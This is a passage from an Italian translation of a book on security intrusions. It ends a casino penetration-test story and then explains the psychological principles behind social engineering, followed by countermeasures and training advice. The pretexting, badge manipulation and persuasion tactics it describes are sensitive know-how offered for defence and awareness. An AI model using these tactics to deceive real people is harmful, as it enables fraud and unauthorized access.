Decise di chiedere a qualcuno e optò per la guardia che era stata così amichevole all'ingresso dei dipendenti. Ormai molte persone l'avevano visto insieme a Richard, così i sospetti erano quasi inesistenti. Whurley trovò il suo uomo e gli disse che aveva bisogno di visionare il sistema di controllo dell'accesso all'edificio. La guardia non chiese neanche il perché. Nessun problema. Gli disse esattamente dove trovare quello che cercava.

"Localizzai il sistema di controllo ed entrai nella piccola cabina del networking in cui si trovava. Lì trovai un computer sul pavimento con l'elenco dei tesserini di identità già aperto. Nessun salvaschermo, nessuna password, niente che mi ostacolasse." Dal suo punto di vista, era del tutto tipico: "Le persone hanno una mentalità per cui ciò che è lontano dagli occhi rimane anche lontano dalla testa. Se un sistema come questo è situato in un'area d'accesso controllata, pensano che non ci sia alcun bisogno di essere diligenti nella protezione del computer".

Oltre ad assegnarsi un accesso completo a tutte le aree, voleva fare un'altra cosa:

Tanto per divertirmi, pensai di prendere il badge in più che avevo, aggiungervi dei privilegi d'accesso, cambiare il nome e poi scambiarlo con un dipendente che se ne andava in giro per il casinò e che mi avrebbe aiutato inconsapevolmente a confondere i file di registro. Ma chi avrei scelto? Perché non Megan, ovviamente: sarebbe stato facile scambiare il tesserino con lei. Tutto quello che avrei dovuto fare era dirle che avevo bisogno del suo aiuto per la verifica.

Quando Whurley entrò, Megan fu amichevole come sempre. Le spiegò che aveva completato il test e che aveva bisogno di recuperare l'equipaggiamento. Quindi disse a Megan che aveva bisogno del suo aiuto: "La maggior parte degli ingegneri sociali concorderebbe sul fatto che le persone vogliono sempre essere d'aiuto". Aveva bisogno di vedere il badge di Megan per controllarlo sulla lista che aveva. Pochi istanti dopo, Megan aveva un badge che avrebbe confuso ancora di più le cose, mentre Whurley aveva il badge di Megan, oltre al tesserino che lo avrebbe etichettato come un dirigente nei file di registro.

Quando Whurley tornò all'ufficio di Larry, il manager stava finendo agitato la telefonata con sua moglie. Alla fine riappese e fu pronto a riprendere la conversazione. Whurley gli chiese di spiegargli nel dettaglio i diagrammi di rete, ma poi si interruppe e, per entrare in confidenza, gli chiese come andavano le cose con sua moglie. I due passarono quasi un'ora a parlare di matrimonio e di altre questioni della vita:

Alla fine della nostra conversazione, mi ero convinto che Larry non mi avrebbe più creato problemi. Così gli spiegai che il mio portati-

le aveva un software di analisi speciale che avevo bisogno di lanciare sulla rete. Poiché di solito ho roba di alto livello, far sì che il portatile venga collegato alla rete è sempre facile perché non esiste uno smanettone sul pianeta che non lo voglia vedere in azione.

Dopo un po' Larry si allontanò per fare delle telefonate e occuparsi di altre cose. Lasciato da solo, Whurley scansionò la rete e riuscì a compromettere diversi sistemi – sia le macchine Linux sia Windows – per la scarsa capacità di gestione delle password. Poi passò quasi due ore a lanciare e bloccare alcune copie dei dati all'esterno della rete e persino a masterizzare alcuni documenti su Dvd, "cosa che feci senza problemi".

Dopo aver concluso il lavoro pensai che fosse divertente, e utile, fare un'ultima cosa. Andai da tutte le persone con cui ero entrato in contatto – e da quelle che avevo visto rapidamente in compagnia d'altri – e mi rivolsi loro più o meno in questi termini: "Bene, ho finito. Potresti farmi una cortesia, vorrei scattare delle foto di tutte le persone e dei posti in cui ho lavorato. Ti va di scattare una foto con me?". Il che si dimostrò "incredibilmente semplice".

Diverse persone si offrirono persino di scattare delle foto con lui insieme ad altri colleghi degli uffici adiacenti.

Si era oramai assicurato i badge, i diagrammi di rete e l'accesso alla rete del casinò. E aveva delle foto per provare il tutto.

All'incontro di presentazione dei risultati del test, il capo delle verifiche interne si lamentò del fatto che Whurley non aveva alcun diritto di provare a entrare nei sistemi fisicamente perché "non era quello il modo in cui sarebbero stati attaccati". A Whurley fu anche detto che il suo comportamento era stato quasi "da codice penale" e che il cliente non lo aveva affatto apprezzato. Spiega Whurley:

Perché il casinò pensava che quello che avevo fatto fosse scorretto? La risposta è semplice. Non avevo lavorato con alcun casinò prima di allora e non avevo capito bene i regolamenti [in base a cui operano]. Il mio rapporto avrebbe potuto produrre una richiesta di revisione da parte della Commissione giochi, il che avrebbe potuto avere delle ripercussioni economiche.

Whurley è stato pagato interamente, perciò non gli importa più molto. Vorrebbe aver fatto un'impressione migliore al cliente ma sente che non hanno apprezzato l'approccio da lui usato reputandolo scorretto nei loro confronti e verso i loro dipendenti: "Mi fecero capire chiaramente che non mi volevano più avere tra i piedi".

Non gli era mai accaduto prima; di solito i clienti apprezzano i risultati delle verifiche e le vedono come "piccoli esercita-

zioni di *red teaming*<sup>3</sup> o come giochi di guerra”, volendo dire con ciò che per loro andava bene essere testati con gli stessi metodi usati da un hacker ostile o da un ingegnere sociale. “I clienti sono quasi sempre eccitati per questo. Anche io, fino a quel punto della mia carriera.”

Nel complesso, Whurley valuta Las Vegas come un successo dal punto di vista del test, ma come un disastro sul fronte della relazione con il cliente. “Probabilmente non lavorerò mai più a Las Vegas,” si lamenta.

Ma se così è, allora la Commissione giochi ha bisogno dei servizi di consulenza di un hacker etico che già sa come raggiungere le retrovie di un casinò.

### Riflessioni

Lo psicologo sociale, il dottor Brad Sagarin, che ha realizzato una ricerca sulla persuasione, descrive l’arsenale dell’ingegnere sociale in questo modo: “Non c’è niente di magico nel social engineering. L’ingegnere sociale impiega le stesse tecniche di persuasione che tutti noi usiamo ogni giorno. Cerchiamo di costruirci una credibilità. Ci vincoliamo con obblighi reciproci. Ma l’ingegnere sociale applica queste tecniche in modo manipolatorio, ingannevole, altamente non etico, spesso con effetti devastanti”.

Abbiamo chiesto al dottor Sagarin di fornirci delle descrizioni dei principi psicologici che sono alla base delle tattiche più comuni usate dagli ingegneri sociali. In diversi casi, ha accompagnato la sua spiegazione con un esempio tratto dalle storie contenute nel libro precedente di Mitnick e Simon, *L’arte dell’inganno*, che illustrava questa tecnica particolare.

Ogni articolo inizia con una spiegazione informale e non scientifica del principio, e con un esempio.

### Le vestigia dei ruoli

L’ingegnere sociale esibisce alcune caratteristiche comportamentali del ruolo di cui sta assumendo la maschera. La maggior parte di noi tende semplicemente a fare il proprio dovere quando si trova di fronte alcune caratteristiche proprie di un ruolo. Vediamo un uomo vestito da dirigente e diamo per scontato che sia una persona in gamba, concentrata sul suo lavoro e affidabile.

<sup>3</sup> Red teaming (letteralmente “raggruppamento rosso”) è un modo di definire l’azione coordinata di dipendenti e consulenti durante i penetration test. [N.d.T.]

Esempio: quando Whurley entrò nella stanza "Eye in the Sky", era vestito da dirigente, parlò con l'autorità di chi comanda e imparò agli uomini nella stanza quello che gli uomini presero per un ordine ad agire. Aveva semplicemente assunto i panni di un manager del casinò o di un dirigente.

In quasi tutti gli attacchi di social engineering, l'autore dell'attacco assume i panni del ruolo che interpreta, in modo che la persona prescelta desuma altre caratteristiche proprie di quel ruolo e agisca di conseguenza. Il ruolo potrebbe essere quello di un qualsiasi tecnico informatico, di un cliente, di un nuovo assunto o dei molti altri che incoraggerebbero ordinariamente la soddisfazione di una richiesta.

Tra gli usi più comuni c'è la citazione del nome del capo o di altri dipendenti, o l'utilizzo di un gergo o di una terminologia propria dell'azienda o del settore industriale di riferimento. Per gli attacchi in prima persona, anche la scelta dei vestiti, dei gadget (la spilla di una compagnia, l'orologio da polso di un'atleta, una penna costosa, l'anello di una scuola) o delle acconciature (per esempio, un taglio di capelli), sono tutte manifestazioni che possono conferire credibilità al ruolo assunto dall'attaccante.

La forza di questo metodo nasce dal fatto che una volta che accettiamo qualcuno (per esempio un direttore, un cliente o un collega), facciamo delle deduzioni attribuendo altre caratteristiche (un direttore è benestante e potente, uno sviluppatore software è tecnicamente esperto ma potrebbe essere bizzarro da un punto di vista sociale, un collega è una persona di cui fidarsi).

Di quante informazioni abbiamo bisogno prima di iniziare a fare queste deduzioni? Non molte.

### *La credibilità*

Rendersi credibili è il primo passo nella maggior parte degli attacchi di ingegneria sociale, una pietra angolare per qualsiasi cosa venga in seguito.

Esempio: Whurley ha suggerito a Richard, un decano del reparto It, di far pranzare i due insieme, perché essere visto insieme a Richard gli avrebbe immediatamente conferito una credibilità di fronte a qualsiasi impiegato li avesse notati.

Ne *L'arte dell'inganno* il dottor Sagarin ha individuato tre metodi cui gli ingegneri sociali ricorrono per costruirsi una credibilità. Nel primo, l'attaccante dice qualcosa che sembrerebbe andare assolutamente contro i suoi interessi, come rivelato dal capitolo 8 del libro, "Un invito semplice", quando l'attaccante dice

alla sua vittima: "Ora vai avanti e digita la tua password ma non dirmi qual è. Non dovrassi mai dire a nessuno la tua password, neanche all'assistenza tecnica". Sembra una dichiarazione di una persona affidabile.

Nel secondo metodo, l'autore dell'attacco avvisa la persona prescelta di un evento, sconosciuto alla stessa, che egli stesso ha prodotto in prima persona. Per esempio nella storia "Sospensione di rete", raccontata nel capitolo cinque de *L'arte dell'inganno*, l'attaccante spiega che la connessione di rete potrebbe andare giù. L'hacker fa poi qualcosa che fa cadere effettivamente la connessione della vittima, il che lo rende credibile agli occhi della stessa.

Questa tecnica di predizione viene spesso combinata con il terzo di questi metodi, in cui l'attaccante "dimostra" ulteriormente la sua credibilità cercando di risolvere i problemi della vittima. Questo è quanto accade in "Sospensione di rete", in cui si racconta che l'hacker prima avvisò che la rete poteva cadere, poi produsse la caduta della connessione della vittima, come predetto, e poi ripristinò la connessione stessa affermando di aver "risolto il problema", lasciando nella vittima una sensazione di fiducia e gratitudine.

### *Costringere l'obiettivo a un ruolo (altercasting)*

L'ingegnere sociale manovra il suo obiettivo facendogli assumere un ruolo alternativo, come il costringerlo alla sottomissione tramite un atteggiamento aggressivo.

Esempio: Whurley, nella sua conversazione con Lenore, si è messo in una posizione di necessità (si era lasciato da poco con la ragazza, si era appena trasferito in città ed era in cerca di un lavoro), onde manovrarla nel ruolo di aiutante.

Nella sua forma più comune, l'ingegnere sociale mette il suo bersaglio nella posizione dell'aiutante. Una volta che una persona ha accettato il ruolo di aiutante, troverà strano o difficile sottrarsi all'aiuto.

Un ingegnere sociale astuto cercherà di capire in quale ruolo la vittima si sente più a suo agio. Quindi manipolerà la conversazione per manovrare la persona in quel ruolo, come fece Whurley con Lenore e Megan quando capì che gli sarebbero tornate utili come aiutanti. È probabile che le persone accettino dei ruoli che sono positivi e le fanno stare bene.

## *Distrarre dal pensiero sistematico*

Gli psicologi sociali hanno evidenziato che gli esseri umani elaborano le informazioni in entrata in due modi diversi: approccio sistematico ed euristico.

Esempio: quando un dirigente ha avuto bisogno di gestire una situazione difficile con la moglie che era molto agitata, Whurley ha sfruttato lo stato emotivo dell'uomo e la sua distrazione per fare una richiesta che gli ha procurato un badge autentico da dipendente.

Spiega il dottor Sagarin: "Quando elaboriamo le informazioni in modo sistematico, valutiamo attentamente e razionalmente una richiesta prima di prendere una decisione. D'altro canto, quando le elaboriamo euristicamente, prendiamo delle scoriazze mentali per assumere delle decisioni. Per esempio, potremmo soddisfare una richiesta basandoci su chi il richiedente afferma di essere, piuttosto che sul grado di riservatezza delle informazioni che ci ha richiesto. Cerchiamo di operare in modo sistematico quando la materia è importante per noi. Ma la pressione del tempo, la distrazione o le emozioni forti possono farci passare alla modalità euristica".

Ci piace pensare che normalmente operiamo secondo una modalità razionale e logica, assumendo delle decisioni basate sui fatti. C'è una citazione tratta da una frase dello psicologo Gregory Neidert, che dice: "Noi umani gestiamo il nostro cervello in modalità inattiva il 90-95 percento del tempo".<sup>4</sup> Gli ingegneri sociali cercano di trarne vantaggio, usando diversi modi per influenzare e costringere le loro vittime ad abbandonare la modalità sistematica, ben sapendo che le persone che operano secondo la modalità euristica avranno meno probabilità di ricorrere alle loro difese psicologiche; è meno probabile che siano sospettose, pongano delle domande o muovano delle obiezioni all'autore dell'attacco.

Gli ingegneri sociali vogliono avvicinarsi alle persone che sono in "modalità euristica" e lasciarle in quella condizione. Una tattica è quella di chiamare la persona prescelta cinque minuti prima della fine della giornata, contando sul fatto che l'ansia di lasciare l'ufficio in tempo possa indurre il target a soddisfare una richiesta che potrebbe altrimenti essere messa in discussione.

<sup>4</sup> L'osservazione dello psicologo Neidert può essere trovata online, [www1.chapman.edu/comm/comm/faculty/thobbs/com401/socialinfluence/mindfl.html](http://www1.chapman.edu/comm/comm/faculty/thobbs/com401/socialinfluence/mindfl.html).

## *Il momento dell'accondiscendenza*

Gli ingegneri sociali arrivano al momento dell'accondiscendenza formulando una serie di richieste, ma iniziando da quelle più innocue.

Esempio: il dottor Sagarin cita la storia della "CreditChex", che appare nel capitolo 1 de *L'arte dell'inganno*, in cui l'intruso dissimula nel mezzo di una serie di domande innocue la domanda fondamentale, quella riguardante le informazioni sensibili sul numero identificativo della banca di investimento che veniva usato come password per verificare l'identità via telefono. Dal momento che le domande iniziali appaiono innocue, tutto ciò crea una cornice in cui la vittima si ritrova nella posizione di trattare anche le informazioni più sensibili come innocue.

L'autore/produttore televisivo Richard Levinson ne ha fatto la tecnica di un personaggio famoso, il tenente Colombo interpretato da Peter Falk. Gli spettatori sono deliziati nel sapere che mentre il detective se ne sta andando, e il sospetto o la sospetta abbassano le loro difese e si rilassano per averla fatta franca, Colombo si ferma per porre un'ultima domanda, la domanda fondamentale che aveva tenuto in serbo dall'inizio. Gli ingegneri sociali fanno spesso uso di questa tecnica del tipo, "solo un'ultima cosa".

## *Il desiderio di aiutare*

Gli psicologi hanno identificato i molti benefici che le persone ricevono quando aiutano gli altri. Aiutare ci può far sentire più forti. Ci può far passare il cattivo umore. Ci può far sentir bene con noi stessi. Gli ingegneri sociali trovano diversi modi per sfruttare la nostra inclinazione ad aiutare.

Esempio: quando Whurley si è presentato all'ingresso del casinò, la guardia ha creduto alla storia che stava portando uno "zuccherino" a pranzo, gli ha prestato dei soldi per l'appuntamento, gli ha dato dei consigli su come trattare una donna e non si è mostrato insiste quando Whurley si è allontanato senza avergli mostrato il badge identificativo da dipendente.

Il dottor Sagarin commenta: "Poiché gli ingegneri sociali prendono spesso di mira persone che non conoscono il valore delle informazioni che stanno dando via, l'aiuto può essere percepito come una piccola cosa da chi lo dà". (Quanto lavoro richiede fare una ricerca rapida su un database per il poveraccio che è al-l'altro capo del telefono?)

## *L'attribuzione*

Il concetto di attribuzione si riferisce al modo in cui le persone spiegano il proprio comportamento e quello degli altri. Un obiettivo dell'ingegnere sociale è di far sì che la persona prescelta gli attribuisca o le attribuisca certe caratteristiche, come l'esperienza, l'affidabilità, la credibilità o l'attrattività.

Esempio: il dottor Sagarin cita la storia di "The Promotion Seeker" per come viene raccontata nel capitolo 10 de *L'arte dell'inganno*. L'autore dell'attacco se ne sta un po' nei paraggi prima di chiedere di entrare nella sala conferenze, allontanando ogni possibile sospetto perché si dà per scontato che non trascorrerebbe del tempo non richiesto in un posto dove potrebbe essere colto in fragranza.

Un ingegnere sociale può andare dall'addetto di una reception, mettere una banconota da cinque dollari sul bancone e dire qualcosa del tipo: "L'ho trovata sul pavimento. C'è qualcuno che ha perso dei soldi?". L'addetto gli attribuirebbe le qualità di una persona onesta e degna di fiducia.

Se vediamo un uomo tenere una porta aperta per una donna più anziana, pensiamo che sia una persona gentile; se la donna è giovane e attraente, è probabile che attribuiamo un motivo differente.

## *Piacere*

Gli ingegneri sociali traggono frequentemente vantaggio dal fatto che tutti noi diciamo più facilmente "sì" alle richieste di persone che ci piacciono.

Esempio: Whurley è riuscito a ottenere delle informazioni utili da Lenore, la ragazza incontrata al centro di fitness, usando in parte la "lettura a freddo" per controllare le sue reazioni e ritagliare continuamente le sue osservazioni sulle cose cui sarebbe stata sensibile. Ciò l'ha indotta a credere che avevano gusti e interessi in comune ("Anch'io!"). La sensazione che lui gli piacesse l'ha resa più disponibile a condividere le informazioni che Whurley voleva ottenere.

Alle persone piacciono coloro che percepiscono come simili, che hanno degli interessi di carriera, un background formativo e degli hobby simili ai loro. L'ingegnere sociale farà spesso delle ricerche sul passato del suo obiettivo e si preparerà a dissimulare un interesse per le stesse cose, siano esse la vela o il tennis, i vecchi aereoplani, il collezionismo di pistole d'epoca o qualsiasi altra cosa. Gli ingegneri sociali possono anche aumentare la loro

capacità di piacere tramite l'uso di complimenti o di tecniche di adulazione, e gli ingegneri sociali fisicamente attraenti possono contare sulla loro bellezza.

Un'altra tecnica è l'uso della citazione rapida di nomi che la persona prescelta conosce e apprezza. In questo caso, chi attacca cerca di farsi vedere come uno "del gruppo", che fa parte dell'organizzazione. Gli hacker usano anche l'adulazione e i complimenti per arruffianarsi l'ego della vittima, o prendere di mira persone all'interno dell'organizzazione che sono state recentemente ricompensate per alcuni successi. L'arruffiamiento può spingere la vittima nel ruolo inconsapevole dell'aiutante.

### *Paura*

In alcune occasioni un ingegnere sociale fa credere alla persona prescelta che sta per accadere qualcosa di terribile, ma che il disastro incombente può essere evitato se la persona farà quello che l'attaccante le chiede. In questo modo, chi attacca usa la paura come arma.

Esempio: nella storia "The Emergency Path" che appare nel capitolo 12 de *L'arte dell'inganno*, l'ingegnere sociale spaventa la sua vittima con la minaccia della perdita di alcuni dati di valore a meno che essa non consenta a installare una patch di emergenza sul server su cui è ospitato il server dell'azienda. La paura espone la vittima alla "soluzione" suggerita dall'ingegnere sociale.

Gli attacchi basati sullo status fanno spesso affidamento sulla paura indotta. Un ingegnere sociale che si maschera come un dirigente aziendale può prendere di mira una segretaria o un dipendente inesperto con una richiesta "urgente" e facendo capire che il sottoposto finirà nei guai, o potrà anche essere licenziato, se non obbedirà.

### *La reattanza*

La reattanza psicologica è la reazione negativa che esperiamo quando percepiamo che le nostre scelte o le nostre libertà sono sul punto di venire meno. Quando ci troviamo negli spasmi della reattanza, perdiamo la nostra capacità di mettere le cose in prospettiva mano a mano che il desiderio per ciò che abbiamo perso eclissa tutto il resto.

Esempio: due storie ne *L'arte dell'inganno* illustrano il potere della

reattanza: l'una si basa sulla minaccia della perdita di uno strumento importante, l'altra sulla perdita dell'accesso alla rete.

In un attacco tipico basato sulla reattanza, chi attacca dice alla vittima prescelta che l'accesso ai suoi file non sarà disponibile per un po' di tempo e fa riferimento a un arco temporale del tutto inaccettabile: "Non potrai recuperare i tuoi file per le prossime due settimane, ma faremo tutto il possibile per essere certi che non andremo oltre". Non appena la vittima entra in agitazione, l'autore dell'attacco si offre di aiutarla a recuperare i file più rapidamente; tutto ciò di cui c'è bisogno sono il nome utente e la password della persona. La quale, sollevata per aver trovato un modo per evitare la perdita paventata, di solito sarà ben lieta di obbedire.

L'altra faccia della moneta si basa sull'uso del principio di scarsità per indurre la persona prescelta ad accaparrarsi un guadagno promesso. In una versione di questo tipo di attacco, le vittime vengono attirate su un sito web da dove i loro dati di autenticazione della carta di credito possono essere rubati. Come reagireste di fronte a un'e-mail che promette un iPod della Apple nuovo di zecca per duecento dollari ai primi mille visitatori di un certo sito web? Andreste sul sito per registrarvi e acquistarne uno? E quando vi registrate con il vostro indirizzo di posta e scegliete una password, sceglierete la stessa password che usate altrove?

### *Contromisure*

Per mitigare gli attacchi di social engineering è necessaria una serie di sforzi coordinati, tra cui vi suggeriamo di:

- Sviluppare dei protocolli di sicurezza chiari e concisi che vengano applicati in modo coerente in tutta l'organizzazione.
- Sviluppare dei corsi di formazione per accrescere la consapevolezza della sicurezza.
- Sviluppare delle regole semplici che definiscano quali informazioni sono sensibili.
- Sviluppare una regola semplice che stabilisca che ogni volta che qualcuno fa richiesta di un'azione ad accesso ristretto (vale a dire di un'azione che comporta l'interazione con apparecchiature informatiche le cui conseguenze non sono note) l'identità del richiedente venga verificata in base ai regolamenti della compagnia.
- Sviluppare un regolamento di classificazione dei dati.
- Formare i dipendenti perché apprendano diversi modi per resistere agli attacchi di ingegneria sociale.

- Testare la suscettibilità dei dipendenti agli attacchi di social engineering realizzando una valutazione della sicurezza.

L'aspetto più importante del piano richiede l'istituzione di protocolli di sicurezza appropriati e quindi la capacità di motivare i dipendenti ad aderire a tali protocolli. Seguono alcuni punti fondamentali da prendere in considerazione quando si elaborano dei programmi e dei corsi di formazione per contrastare la minaccia del social engineering.

### *Linee guida per la formazione*

Ecco alcune linee guida per la formazione del personale:

- *Rendete i dipendenti consapevoli che gli ingegneri sociali attaccheranno quasi certamente l'azienda a un certo punto, forse ripetutamente.*

Potreste trovarvi di fronte a una mancanza di consapevolezza generale che gli ingegneri sociali costituiscono una minaccia sostanziale; molti non sanno neanche che la minaccia esiste. Le persone in generale non si aspettano di essere manipolate e ingannate, così vengono colte con la guardia abbassata da un attacco di ingegneria sociale. Molti utenti di Internet hanno ricevuto un'e-mail proveniente apparentemente dalla Nigeria che chiede loro una mano per trasferire negli Stati Uniti una somma consistente di denaro. Per questo tipo di aiuto viene offerta una percentuale sulla cifra linda. In seguito, vi viene richiesto di anticipare dei soldi per avviare il processo di trasferimento, e poi venite lasciati con un palmo di naso. Recentemente, una donna di New York è caduta nella trappola e ha "preso in prestito" centinaia di migliaia di dollari dal suo datore di lavoro per anticipare la somma. Adesso, invece di trascorrere del tempo sul suo yacht nuovo, non ancora acquistato, si trova di fronte alla prospettiva di dividere un letto a castello in una struttura di detenzione federale. Le persone cadono veramente in questo tipo di attacchi di social engineering, altrimenti i truffatori nigeriani la smetterebbero di spedire e-mail.

- *Usate i giochi di ruolo per dimostrare la vulnerabilità delle persone alle tecniche di social engineering e per educare i dipendenti a sviluppare dei metodi di contrasto.*

La maggior parte delle persone vive e lavora nell'illusione dell'invulnerabilità, immaginando di essere troppo intelligente per essere manipolata, ingannata, truffata o influenzata. Pensa che queste cose accadano solo agli "stupidi". Esistono due metodi per aiutare i dipendenti a comprendere la propria vulnerabilità e a

convincersene veramente. Il primo consiste nel dimostrare l'efficacia del social engineering "bruciando" alcuni dipendenti prima della loro partecipazione a un seminario sulla sicurezza dei dati, e poi fargli raccontare le loro esperienze in classe. Un altro approccio consiste nel dimostrare la vulnerabilità analizzando dei *case studies* reali di ingegneria sociale onde illustrare il modo in cui le persone si espongono a questi attacchi. In entrambi i casi, il corso di formazione dovrebbe esaminare i meccanismi dell'attacco, analizzando perché ha funzionato, per poi discutere del modo in cui questi attacchi possono essere riconosciuti e contrastati.

- *Puntate a creare nelle persone formate la sensazione che si sentiranno stupide se verranno manipolate da un attacco di ingegneria sociale dopo il corso.*

La formazione dovrebbe esaltare il senso di responsabilità di ciascun dipendente nel contribuire alla protezione della proprietà aziendale. Inoltre, è vitale che chi pianifica i corsi riconosca che la motivazione a seguire le procedure di sicurezza in determinate circostanze nasce solo da una comprensione del perché tali procedure siano necessarie. Durante i corsi di formazione, gli istruttori dovrebbero offrire esempi del modo in cui i protocolli di sicurezza proteggono l'azienda, e dei danni che la compagnia potrebbe subire se le persone li ignorano o sono negligenti.

È anche utile sottolineare che un attacco riuscito di ingegneria sociale può compromettere le informazioni personali del dipendente e dei suoi colleghi all'interno dell'azienda. Un database aziendale dedicato alle risorse umane può contenere dati personali che potrebbero essere di grande valore per i ladri d'identità.

Ma il fattore più motivante potrebbe essere che a nessuno piace essere manipolato, ingannato o truffato. Per questo, le persone sono altamente motivate a non sentirsi stupide o stolte a causa di una truffa.

### *Programmi di contrasto al social engineering*

Seguono alcuni punti fondamentali da tenere in considerazione quando si progettano i programmi:

- *Sviluppate delle procedure per le azioni che i dipendenti devono compiere quando riconoscono o sospettano un attacco di ingegneria sociale.*

Rinviamo il lettore al manuale dettagliato di regolamenti di sicurezza fornito ne *L'arte dell'inganno*. Questi regolamenti dovrebbero essere considerati un punto di riferimento; prendete ciò di cui avete bisogno e saltate il resto. Una volta che le procedure

della compagnia sono state sviluppate e applicate, le informazioni andrebbero pubblicate sulla rete interna dell'azienda, dove sono rapidamente accessibili. Un'altra risorsa eccellente è il trattato di Charles Cresson Wood sullo sviluppo dei regolamenti sulla sicurezza informativa, *Information Security Policies Made Easy*.

- *Sviluppate delle linee guida semplici per i dipendenti che definiscano quali informazioni sono ritenute sensibili dall'azienda.*

Dal momento che il più delle volte elaboriamo le informazioni nella modalità euristica, si possono mettere a punto delle regole semplici di sicurezza che invitino a segnalare quando vengono fatte delle richieste che comportano l'uso di informazioni sensibili (per esempio la richiesta della password di una persona). Ogniqualvolta un dipendente si accorge che sono state richieste delle informazioni sensibili o delle azioni informatiche, può far riferimento al manuale sulla sicurezza informativa pubblicato su una pagina web della rete interna per verificare qual è il protocollo giusto e quali sono le procedure da seguire.

Inoltre è importante capire e far capire ai dipendenti che anche le informazioni che non vengono considerate sensibili potrebbero tornare utili a un ingegnere sociale, che può collezionare frammenti di informazioni apparentemente inutili per unirli e dare così l'impressione di essere credibile e affidabile. Il nome di un coordinatore di un progetto aziendale riservato, la locazione fisica di una squadra di sviluppatori, il nome del server usato da un dipendente qualsiasi, il nome di un progetto segreto, sono tutte informazioni significative. Ogni azienda deve mettere su un piatto della bilancia le necessità produttive e sull'altro le possibili minacce alla sicurezza.

Questi sono solo alcuni dei molti esempi di informazioni apparentemente insignificanti che possono essere usate da un attaccante. Scenari come quelli descritti ne *L'arte dell'inganno* possono tornare utili per far arrivare il concetto al personale in formazione.

- *Modificate le norme di buona educazione dell'organizzazione. Si può anche dire no!*

La maggior parte di noi si sente strana o a disagio nel dire "no" agli altri. (Esiste ora un prodotto sul mercato concepito per persone che sono troppo gentili per riappendere la cornetta a coloro che chiamano per le vendite di telemarketing. Quando riceve una di queste chiamate, l'utente preme il tasto \* e riaggancia; quindi una voce dice a chi ha chiamato: "Mi scusi, qui parla il maggiordomo telefonico. Mi è stato ordinato di informarla che il proprietario di casa declina con dispiacere la sua richiesta". Adoro il "con dispiacere". Ma credo sia rivelatore che così tante persone abbiano bisogno di acquistare un apparecchio elettronico che dica no al posto loro. Voi spendereste cinquanta dolla-

ri per un apparecchio che vi risparmia "l'imbarazzo" di dire no?)

Il programma di formazione aziendale sul social engineering dovrebbe avere tra i suoi obiettivi la ridefinizione della norma della gentilezza nella compagnia. Il nuovo atteggiamento dovrebbe prevedere il gentile rifiuto di richieste di informazioni sensibili finché l'identità e l'autorizzazione del richiedente non siano state accertate. Per esempio, la formazione può comprendere il suggerimento di risposte standard del tipo: "Come dipendente della compagnia X, sappiamo entrambi quant'è importante seguire i protocolli di sicurezza. Così, capiamo entrambi che io debba verificare la sua identità prima di dare seguito alla sua richiesta".

- *Sviluppate delle procedure per verificare l'identità e l'autorizzazione.*

Ogni azienda deve mettere a punto un processo per verificare l'identità e l'autorizzazione delle persone che richiedono agli impiegati delle informazioni o di compiere delle azioni. Il processo di verifica in una qualsiasi situazione dipenderà necessariamente dal grado di riservatezza dell'informazione o dell'azione richiesta. Come per molte altre questioni sul posto di lavoro, i bisogni di sicurezza devono essere bilanciati con le necessità operative dell'organizzazione.

La formazione deve trattare non solo le tecniche ovvie ma anche quelle più sottili, come l'uso di un biglietto da visita da parte di Whurley per affermare le sue credenziali. (Ricordate il personaggio principale interpretato da James Garner nella serie televisiva poliziesca degli anni novanta *Agenzia Rockford Files*, il quale teneva una piccola stampante nella sua macchina in modo da poter stampare il biglietto da visita più appropriato per ogni occasione.)

Abbiamo fornito un suggerimento per la procedura di verifica ne *L'arte dell'inganno*.

- *Fate sì che i dirigenti di alto livello vengano coinvolti.*

Questo, naturalmente, è quasi un cliché: qualsiasi sforzo significativo di gestione inizia con la consapevolezza che il programma ha bisogno del sostegno della dirigenza per andare in porto. Forse ci sono alcuni impegni aziendali in cui questo sostegno è più importante che per la sicurezza, la cui funzione diviene sempre più vitale, ma che contribuisce poco ad aumentare gli introiti dell'azienda e così spesso finisce in secondo piano.

Eppure questo dato rende solo più importante che l'impegno per la sicurezza parta dall'alto.

Su un argomento correlato, i dirigenti di alto livello dovrebbero mandare due messaggi chiari su questa materia. Ai dipendenti non verrà mai chiesto da parte della dirigenza di aggirare alcun protocollo di sicurezza. E nessun dipendente finirà nei guai

per aver rispettato i protocolli di sicurezza, anche se un manager gli dicesse di violarli.

### *Una nota più leggera: incontrate i manipolatori nella vostra famiglia, i vostri figli*

Molti bambini (o la maggior parte?) hanno delle capacità di manipolazione incredibilmente alte – molto simili a quelle usate dagli ingegneri sociali – che perdono nella maggior parte dei casi quando crescono e diventano più socievoli. Ogni genitore è stato l'obiettivo dell'attacco di un figlio. Quando un ragazzino o una ragazzina vogliono veramente qualcosa possono diventare così martellanti da risultare fastidiosi, ma questo è anche divertente.

Mentre Bill e io stavamo finendo questo libro, fui testimone di un attacco di social engineering portato a fondo da una bambina. La mia compagna Darci e sua figlia di nove anni Briannah mi avevano raggiunto a Las Vegas. In albergo, l'ultimo giorno prima di prendere un volo notturno, Briannah sondò la pazienza di sua madre chiedendole di andare a un ristorante che lei aveva scelto per cena, e diede vita a un tipico accesso d'ira infantile. Darci applicò la punizione temperata di sequestrarle temporaneamente il Game Boy dicendole che non avrebbe potuto usare i suoi giochi elettronici per un giorno.

Briannah sembrò accettare la punizione per un po', e poi, poco a poco, iniziò a tentare diversi modi per convincere la madre a restituirlle i suoi giochi, e lo stava ancora facendo quando tornai e mi unii a loro. Il tormento continuo della ragazzina era fastidioso; a un certo punto realizzammo che stava cercando di applicare l'ingegneria sociale con noi e iniziammo a prendere appunti:

- “Mi annoio. Posso riavere per favore i miei giochi.” (Con un tono di pretesa, non di domanda.)
- “Vi farò impazzire se non posso giocare.” (Accompagnato da un lamento.)
- “Non avrò niente da fare sull'aereo senza i miei giochi.” (Detto con un tono del tipo: “Persino un idiota lo capirebbe.”)
- “Andrebbe bene se potessi fare solo una partita, vero!?” (Una promessa dissimulata nella forma di una domanda.)
- “Sarebbe una cosa buona se mi restituiste i miei giochi.” (Il massimo della sincerità.)
- “La notte scorsa sono stata così brava, perché non posso fare una partita ora?” (Un tentativo disperato basato su un modo di argomentare torbido.)
- “Non lo farò mai più. (Pausa) Posso fare una partita adesso?” (“Non lo farò mai più,” ma quanto crede che siamo fessi?)

- “Posso riaverlo adesso, *per favore?*” (Se le promesse non funzionano, forse implorare un po’ servirà a qualcosa...)
